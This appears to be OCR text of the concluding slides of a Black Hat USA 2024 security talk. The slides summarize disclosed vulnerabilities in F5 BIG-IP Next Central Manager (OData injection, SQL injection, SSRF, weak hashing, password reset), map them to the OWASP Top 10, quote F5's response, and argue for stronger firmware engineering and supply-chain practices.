
CVE	Description
CVE-2024-21793	An Open Data Protocol (OData) injection vulnerability in the BIG-IP Next Central Manager API. It allows to leak sensitive information (for example admin password hash). Attack will only appear if Lightweight Directory Access Protocol (LDAP) is enabled.
CVE-2024-26026	A SQL injection vulnerability that could be used by attackers to bypass authentication. The vulnerability is present in any device configuration.
No CVE	SSRF vulnerability allows to call any method on specific devices, even if the method should not be callable (like creating and listing device users).
No CVE	Weak bcrypt hash
No CVE	Admin password self-reset w/o current password.

Exploit Conclusions

- Every listed vulnerability falls into a well-known category from OWASP Top 10 - which already provides a ton of recommendations - specifically broken access control, cryptographic fail, injections and SSRF.

- Additionally, all of microservices do depend on some libraries for example. If we had a full BOM (bill of materials) of these, it would be easy to verify issues with them as well - software supply chain playbook applies in full.

- Modern devices are very very complex, and from this complexity arises a lot of previously-unseen attack surface.



OWASP TOP 10

1 Broken Access Control
2 Cryptographic Failures
3 Injection
4 Insecure Design
5 Security Misconfiguration
6 Vulnerable & Outdated Components
7 Identification and Authentication Failures
8 Software & Data Integrity Failureses
9 Security Logging and Monitoring Failures
10 Server-Side Request Forgery (SSRF)

Takeaways

Key Takeaway: Many of the past vulnerabilities could have been prevented with better approach to software engineering, which multiple vendors don't apply to firmware-level tasks due to lack of standardization.

Haphazard process improvements do in fact help, but don't cover everything - as seen on the example of BIG-IP Next.

Vendor Response

F5 only acknowledged the pre-auth vulnerabilities as vulnerabilities. SSRF issue is still not fixed.

Reiterating: We are in this state due to lack of standards, and vendors can decide that an OWASP Top 10 issue is not an issue if it is post-auth

> “*Eclypsium’s findings, for which we did not issue CVEs, cannot be directly leveraged to impact the security of the product and require an attacker to first have highly privileged access. F5 does not consider these to be vulnerabilities and therefore did not issue CVEs.*”
>
> **—F5**

Overall Conclusions

1. Isolation and memory safety are good, but won't fix everything. **Even a good example of these concepts applied shows very basic vulnerabilities still present.**
2. We need more tools and approaches from the software supply chain playbook applied to firmware
3. F5 did actually improve their security by a lot - leading to actual improvements in security. Getting a full host-level code execution exploit will be much more involved than before.

black hat®
USA 2024

Questions?

black hat USA 2024

Thank You!